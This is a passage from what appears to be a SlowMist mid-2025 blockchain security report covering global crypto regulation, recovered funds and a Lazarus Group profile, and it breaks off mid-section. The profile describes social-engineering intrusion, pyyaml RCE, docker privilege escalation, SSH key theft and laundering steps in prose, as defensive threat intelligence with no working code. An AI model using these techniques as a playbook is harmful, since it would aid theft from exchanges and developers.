- 2025-03-25: Taiwan's Financial Supervisory Commission (FSC) released a draft Virtual Asset Service Act for a 60-day public consultation. The draft introduces a licensing regime for virtual asset service providers (VASPs), outlines operational and governance requirements, establishes a regulatory framework for stablecoin issuance, sets rules against fraud and market manipulation, and defines penalties for non-compliance.

(4) South Korea

- 2025-01-15: The Financial Services Commission (FSC) of South Korea began discussions on the second phase of its crypto regulatory framework, with a draft bill expected in the second half of the year. The proposed framework covers transparency in token listings, disclosure obligations for crypto companies, and regulations on stablecoin reserves and redemptions. Notably, South Korea's first crypto regulatory framework, which took effect in July 2024, mandates that service providers store at least 80% of users' crypto deposits in cold wallets, segregated from company funds.

(5) Singapore

- 2025-05-30: The Monetary Authority of Singapore (MAS) released its final policy document, mandating that all crypto service providers registered or operating in Singapore must obtain a Digital Token Service Provider (DTSP) license. Providers without a license must cease offering crypto services to overseas clients by June 30, 2025. On June 12, MAS further urged unlicensed crypto trading platforms to exit the local market promptly.

(6) Vietnam

- 2025-06-14: Vietnam's National Assembly passed the Digital Technology Industry Law, which brings digital assets under regulatory oversight and formally recognizes the legal status of crypto assets. Set to take effect on January 1, 2026, the law defines crypto assets as digital assets validated using cryptographic or similar technologies during creation, issuance, storage, or transfer. It classifies digital assets into two categories: virtual assets and crypto assets.

(7) Thailand

- 2025-03-16: Thailand's Securities and Exchange Commission (SEC) approved the inclusion of USDC and USDT in the list of permitted cryptocurrencies. Prior to this, only BTC, ETH, XRP, XLM, and a few tokens used within Thailand's interbank settlement systems were allowed.

- 2025-04-08: Thailand's Cabinet approved amendments to laws governing digital asset businesses and cybercrime prevention. The new regulations aim to restrict the operations of foreign peer-to-peer (P2P) cryptocurrency trading platforms in Thailand. Violations may result in penalties of up to three years' imprisonment, fines of up to 300,000 baht, or both.

3.1.2 Europe

（1）United Kingdom

- 2025-01-31: The revised Financial Services and Markets Act (FSMA), issued by HM Treasury, came into effect. The update excludes crypto staking from the classification of collective investment schemes. Under this revision, staking assets such as ETH and SOL are considered part of blockchain validation processes and are no longer subject to regulatory requirements applicable to collective investment vehicles.

- 2025-04-29: During a major summit at UK Fintech Week in London, the Chancellor of the Exchequer announced the publication of a draft legislative framework for crypto asset regulation. Under the proposed rules, crypto exchanges, brokers, and intermediaries will be brought under regulatory oversight. The framework aims to crack down on misconduct while encouraging responsible innovation. Crypto firms serving UK customers will be required to meet explicit standards for transparency, consumer protection, and operational resilience.

（2）European Union

- 2025-02-17: The European Securities and Markets Authority (ESMA) released a consultation paper on proposed guidelines for assessing the competence of employees at crypto-asset service providers. The guidelines aim to support the implementation of the Markets in Crypto-Assets (MiCA) regulation.

- 2025-05-02: The European Union formally adopted the Anti-Money Laundering Regulation (AMLR), which will take effect on July 1, 2027. The regulation bans all financial institutions and crypto service providers from offering anonymous crypto accounts or wallets and prohibits all transactions involving privacy coins such as Monero, Zcash, and Dash.

（3）Turkey

- 2025-03-13: The Capital Markets Board of Turkey (CMB) issued two regulatory documents concerning the licensing and operation of Crypto Asset Service Providers (CASPs), including cryptocurrency exchanges, custodians, and wallet service providers. This framework grants the CMB comprehensive supervisory authority over crypto platforms to ensure compliance with both national and international standards.

3.1.3 North America

（1）United States

- 2025-01-23: Former President Trump signed an executive order on cryptocurrencies, establishing a supportive stance toward the development of digital assets and blockchain technology. The order included the creation of a Presidential Working Group on Digital Asset Markets. It also prohibited federal agencies from taking any actions to develop, issue, or promote central bank digital currencies (CBDCs).

- 2025-04-02: The U.S. House Financial Services Committee passed the STABLE Act with 32 votes in favor and 17 against. The bill aims to establish a regulatory framework for U.S. dollar-backed stablecoins, requiring a 1:1 reserve backing and compliance with capital and anti-money laundering standards. It provides a two-year transition period for foreign issuers, such as Tether, to comply with U.S. regulations.

- 2025-04-04: The SEC's Division of Corporate Finance issued guidance on stablecoins. After thorough analysis, the division concluded that fully reserved, liquid, and U.S. dollar-backed stablecoins ("Covered Stablecoins") do not constitute securities under the

Reves test. In short, stablecoin issuance and sales intended for commercial or consumer use are not securities.

- 2025-04-09: The U.S. Department of Justice released an official statement clarifying that developers are not liable for the misuse of their code by criminals. Law enforcement efforts will focus instead on actual criminal activities such as fraud and terrorism financing.

- 2025-04-11: The U.S. Securities and Exchange Commission (SEC) Division of Corporate Finance issued a statement requiring crypto issuers to disclose information on business development stages, network functionalities, security rights, and smart contract code as part of securities issuance and registration, aiming to protect investors and enhance market transparency.

- 2025-05-29: House Republicans introduced the Digital Asset Market Clarity Act, granting the Commodity Futures Trading Commission (CFTC) exclusive regulatory authority over digital commodity spot markets. The bill allows crypto platforms to register with either the CFTC or SEC based on their business nature. It explicitly excludes payment stablecoins from securities classification and exempts DeFi operators and wallet providers from SEC oversight.

- 2025-06-18: The U.S. Senate passed the landmark GENIUS Act with a vote of 68–30, marking the first comprehensive digital asset regulatory reform legislation in the country.

Additionally, several states including New Hampshire, Wyoming, and Utah advanced bills related to Bitcoin strategic reserves.

3.1.4 Latin America

（1）Argentina

- 2025-03-13: The National Securities Commission of Argentina (CNV) approved Resolution No. 1058, establishing final regulatory guidelines for Virtual Asset Service Providers

(VASPs). The guidelines cover registration requirements, cybersecurity, asset custody, anti-money laundering measures, and risk disclosure obligations, emphasizing a balance between regulation and innovation.

（2）El Salvador

- 2025-01-30: The Legislative Assembly of El Salvador passed the President's reform proposal, officially revoking Bitcoin's status as legal tender.

3.1.5 Middle East

（1）Dubai

- 2025-03-17: The Dubai Financial Services Authority (DFSA) launched a tokenization regulatory sandbox, providing enterprises with a controlled environment to test tokenized financial solutions under regulatory supervision. Eligible services include tokenized stocks, bonds, Islamic bonds (sukuk), and units of collective investment funds.

- 2025-05-19: The Dubai Virtual Assets Regulatory Authority (VARA) updated its Digital Assets Trading Rules manual. The new rules strengthen leverage controls and collateral requirements for margin trading. This update aims to align the regulatory framework with international risk standards and address previous regulatory gaps concerning brokers and wallet service providers.

- 2025-05-25: The DFSA officially approved Circle's stablecoins USD Coin (USDC) and EURC as the first recognized stablecoins. This regulation enables enterprises within the Dubai International Financial Centre (DIFC) to use these stablecoins across various digital asset applications, including payments and fund management.

Overall, in the first half of 2025, countries worldwide are progressively maturing and institutionalizing digital asset regulation. From licensing crypto platforms and stablecoin frameworks to strengthening anti-money laundering systems and imposing restrictions on privacy coins and P2P trading, a more sophisticated and interconnected global crypto financial governance network is taking shape.

3.2 Frozen & Recovered Funds

Tether: In the first half of 2025, a total of 209 Ethereum addresses holding USDT-ERC20 assets were frozen.
Circle: In the first half of 2025, a total of 44 Ethereum addresses holding USDC-ERC20 assets were frozen.

In the first half of 2025, there were 9 incidents where losses were fully or partially recovered after attacks. Among these cases, the total stolen funds amounted to approximately USD 1.73 billion, of which nearly USD 270 million were returned or frozen, accounting for 11.38% of the total loss in the period. This ratio represents a relatively high level compared to recent years, reflecting continuous improvements in multi-party collaboration and on-chain tracking capabilities.

With strong support from the SlowMist InMist Lab threat intelligence collaboration network, SlowMist assisted clients, partners, and publicly disclosed hacked incidents in freezing approximately USD 14.56 million in stolen funds during the first half of 2025.

A representative case occurred on April 15, 2025, when the decentralized perpetual contracts trading platform KiloEx was hacked, resulting in a loss of approximately USD 8.44 million. Immediately after the incident, SlowMist promptly formed an emergency security response team and collaborated with KiloEx to trace the attack path and fund flows. Leveraging its self-developed on-chain anti-money laundering tracking and analysis platform MistTrack along with the InMist threat intelligence network, SlowMist extracted attacker profiles and characteristics. SlowMist also assisted the project team in multiple rounds of negotiations with the attacker. Ultimately, through the coordinated efforts of SlowMist and other parties, all stolen assets totaling USD 8.44 million were successfully recovered within just 3.5 days. KiloEx and the attacker reached a white hat bounty agreement of 10%.

(https://etherscan.io/idm?addresses=0x00fac92881556a90fdb19eae9f23640b95b4bcbd%2C0x1D568fc08a1d3978985bc3e896A22abD1222ABcF%2C&type=1)

From rapid response and full asset recovery to subsequent audits and security reinforcement, the joint emergency response between KiloEx and SlowMist not only demonstrated the importance of collaboration between security teams and project parties but also served as a strong reminder to Web3 projects that security should not stop at pre-launch audits. Ongoing monitoring during incidents and timely post-incident response are equally critical.

3.3 Threat Actor Developments


3.3.1 Lazarus Group

（1）Attack Methods


Since June 2024, SlowMist has received invitations from multiple organizations to conduct forensic investigations on several hacker attacks. Through continuous analysis of attack paths, TTPs (Tactics, Techniques, and Procedures), and IOCs (Indicators of Compromise), we have confirmed that these attacks are nation-state APT campaigns targeting cryptocurrency exchanges. The attackers are identified as the North Korean hacking group Lazarus Group. Their attack focus is highly concentrated, almost exclusively targeting the core asset systems of cryptocurrency exchanges, with the ultimate goal of gaining wallet control permissions. Analysis of multiple samples and logs reveals that Lazarus Group has constructed a highly covert and highly automated attack chain:

- Initial Intrusion

First, the attackers employ social engineering techniques to infiltrate victims. Common methods include: Impersonating project representatives to contact key developers, requesting assistance with debugging code and offering advance payment to gain trust; Posing as automated traders or investment personnel, providing trading analysis or quantitative code to lure key targets into executing malicious programs on their local machines or Docker environments.



Malicious samples such as StockInvestSimulator-main.zip and MonteCarloStockInvestSimulator-main.zip contain integrated remote control trojans. Attackers use pyyaml to perform RCE (Remote Code Execution), serving as a method to deliver and execute malicious code. While bypassing detection by most antivirus software, they stealthily establish persistent backdoors.



- Privilege Escalation

Attackers successfully gain local control over employees' devices through malicious software and trick employees into setting privileged: true in the docker-compose.yaml file, thereby obtaining higher privileges on the host machine and full control over the target device.

- Internal Reconnaissance and Lateral Movement

Attackers use the compromised device to scan the internal network, identify critical servers, and exploit vulnerabilities in enterprise applications to further infiltrate the corporate network. All attack activities are conducted through VPN traffic originating from the compromised devices, thereby bypassing most security devices. Once obtaining permissions on relevant application servers, attackers steal SSH keys from key servers and leverage whitelist trust relationships between these servers to move laterally, ultimately gaining control of wallet servers.

- Asset Transfer and Covering Tracks

After gaining wallet control, attackers illegally transfer large amounts of crypto assets to wallets under their control. During the entire process, attackers use legitimate enterprise tools, application services, and infrastructure as jump points to obscure the true source of their illicit

activities, while deleting or destroying log and sample data. Additionally, attackers trick employees into deleting debug programs and offer “debugging rewards” to cover their tracks. Some deceived employees, fearing accountability, may proactively delete related information, resulting in delayed incident reporting and complicating investigation and forensics.

For such Advanced Persistent Threats (APTs), traditional defenses are insufficient. Effective protection requires a multi-layered defense system collaboration, including real-time traffic analysis, endpoint behavior monitoring, cross-system log correlation, zero-trust access control, network segmentation, and least privilege policies. Meanwhile, internal organizational security awareness and response mechanisms are critical. In particular, whether employees can maintain sufficient vigilance and verification when facing seemingly reasonable technical collaboration requests often directly determines the success or failure of an attack.

（2）Related Incidents

In the first half of 2025, the notorious North Korean hacker group Lazarus Group remained highly active, continuing its consistent pattern of “precise attacks + large-scale theft + on-chain money laundering,” causing multiple significant security incidents with far-reaching impact:

- On February 21, a massive fund outflow occurred on the Bybit platform, resulting in the theft of over USD 1.46 billion. The U.S. Federal Bureau of Investigation (FBI) announced that the Lazarus Group was responsible for the Bybit theft and labeled this specific North Korean malicious cyber operation as "TraderTraitor." The attackers first gained control of the front-end code of app.safe.global, then launched a targeted attack on Bybit’s Safe{Wallet}. When Bybit’s multisig owners signed transactions using app.safe.global, the Safe{Wallet} interface displayed the correct addresses, but the transaction contents were replaced with malicious data pending signature. This tricked the owners into signing the altered malicious transactions. Ultimately, the attackers successfully took over the multisig wallet’s contract control and carried out the theft. This incident is the largest cryptocurrency theft by loss amount in recent years.

Public Service Announcement
FEDERAL BUREAU OF INVESTIGATION


Alert Number: I-022625-PSA
February 26, 2025

North Korea Responsible for $1.5 Billion Bybit Hack

The Federal Bureau of Investigation (FBI) is releasing this PSA to advise the Democratic People's Republic of Korea (North Korea) was responsible for the theft of approximately $1.5 billion USD in virtual assets from cryptocurrency exchange, Bybit, on or about February 21, 2025. FBI refers to this specific North Korean malicious cyber activity as "TraderTraitor."

TraderTraitor actors are proceeding rapidly and have converted some of the stolen assets to Bitcoin and other virtual assets dispersed across thousands of addresses on multiple blockchains. It is expected these assets will be further laundered and eventually converted to fiat currency.

- On April 25, Kaspersky reported that since November 2024, Lazarus Group has launched a cyberattack campaign named "Operation SyncHole," targeting at least six South Korean companies in IT, finance, semiconductor, and telecommunications sectors. The attackers exploited "one-day vulnerabilities" in local software Cross EX and Innorix Agent, carrying out intrusions through watering hole attacks and privilege escalation. They deployed malware including ThreatNeedle, wAgent, Agamemnon, SIGNBT, and COPPERHEDGE within the systems. The operation is divided into two phases: the early stage primarily used ThreatNeedle and wAgent, while the later phase shifted to more covert and modular SIGNBT and COPPERHEDGE. Throughout the attack, Lazarus employed techniques such as legitimate process injection, encrypted C2 communications, and lateral movement, continuously infiltrating the South Korean software supply chain.




- On May 8, Taiwanese cryptocurrency exchange BitoPro suffered a hacker attack, resulting in approximately USD 11.5 million worth of assets being illicitly transferred out from hot wallets across multiple chains. On June 19, BitoPro released its investigation results, preliminarily ruling out internal personnel involvement and noting that the attack methods closely resembled Lazarus Group's past attacks targeting SWIFT systems and international exchanges. This incident was triggered by a carefully orchestrated social engineering attack. The attackers targeted employees responsible for cloud operations, implanting trojan programs to maintain long-term persistence on their devices. They bypassed endpoint protections and cloud detection mechanisms, hijacked AWS Session Tokens to circumvent multi-factor authentication (MFA), and after long-term monitoring of employees' routine operations, launched malicious scripts in the early hours of May 9, exploiting wallet system upgrades and asset transfer windows to simulate legitimate transactions and transfer crypto assets out. BitoPro promptly activated its emergency response upon detecting the anomaly, effectively curbing further losses.

全站公告 / 2025/6/19 幣託發布聲明與進度更新

2025/6/19 幣託交易所 BitoPro 聲明與進度更新如下：
經本公司內部資安小組與第三方專業資安公司近一個月的深入調查，依據其 2025 年 6 月 11 日出具之鑑識報告，初步排除內部人員涉入，且本次資安事件之攻擊手法，與過往多起國際重大案件模式相似，包含全球多間銀行SWIFT系統非法轉帳案及國際大型加密貨幣交易所資產盜竊事件，皆為北韓駭客組織『拉撒路集團』(Lazarus Group) 所為。
駭客透過對一名負責雲端作業的同仁進行社交工程攻擊，成功植入木馬程式，繞過端點防護、防毒及雲端安全偵測等防護系統，並潛伏於該工程同仁電腦中，觀察其日常操作行為，以規避資安人員的例行監控。駭客劫持 AWS Session Token 繞過多重身份驗證 (MFA)，在 AWS 環境中透過C2伺服器發送指令，將惡意腳本悄悄移轉至熱錢包主機，伺機發動攻擊。
駭客經過長時間觀察，鎖定平台進行錢包系統升級與資產移轉作業期間，模擬日常操作行為發動攻擊。5 月 9 日凌晨 1 時左右，駭客啟動惡意腳本，模擬合法交易，自熱錢包非法轉移加密貨幣。直到錢包水位監控系統偵測到異常並發出警示後，資安團隊即刻啟動應變機制，包含緊急關閉熱錢包系統、更換所有關聯金鑰、隔離並重建受影響系統與終端設備、擴大監控並持續追蹤異常行為，進一步阻斷駭客行為。
目前事件已移交由刑事單位偵辦與鑑識中。平台於第一時間重新檢查，並重建錢包系統，並於 5 月 19 日將熱錢包地址主動提供給鏈上數據追蹤平台 Arkham，以更新平台水位等相關數據；截至 6 月 19 日，該頁面已更新部分錢包地址 (https://intel.arkm.com/explorer/entity/bitopro)，用戶可前往查閱。
此次資安事件再次凸顯網路攻擊手法不斷精進，這不僅是對虛擬資產平台的挑戰，更是台灣金融、甚至各產業應重視的課題。我們深知資訊安全是一場永不停止的考驗，未來平台將持續強化資安技術與管理流程，並積極交流經驗，呼籲業界提高警覺，在變化快速的數位世界中，共同建築安全且穩定的交易環境。

2025-06-19 14:50:00

- In Q1, Lazarus Group launched a global cyberattack operation named "Operation 99," primarily targeting software developers with highly deceptive social engineering attacks. The attackers forged LinkedIn job postings to lure developers into cloning a GitLab code repository embedded with malicious programs. Once the code was executed, the malware would implant backdoors on target devices, stealing source code, cryptocurrency wallet keys, and sensitive data. The operation used tools labeled "pay99," with core malware including Main5346 and Main99, which could further load modules such as Payload99/73, Brow99/73, and MCLIP for data collection, credential theft, and keylogging, respectively. Through this, attackers compromised developer accounts, obtaining intellectual property and directly stealing crypto assets. Security research shows that over 1,600 developers were affected in Q1, mainly distributed in India, Brazil, France, and other countries.



Global Impacted Victims

This series of attacks demonstrates that Lazarus has expanded its targets from single crypto asset theft to the developer supply chain, enterprise IT core systems, and cross-chain liquidity platforms, adopting more multidimensional and penetrating attack methods.


（3）Money Laundering Techniques

Taking the Bybit incident as an example, Lazarus Group stole approximately 500,000 ETH, valued at USD 1.46 billion. The subsequent laundering activities showcased Lazarus Group's highly organized and obfuscating operations, mainly divided into the following stages:


- Initial Fund Splitting:

-> Attempted to unstake 15,000 cmETH but failed and was reclaimed;

-> Stolen assets such as mETH and stETH were swapped to ETH via Uniswap, ParaSwap, and DODO;




-> The stolen ETH was rapidly split into multiple addresses and then further dispersed across multiple layers.

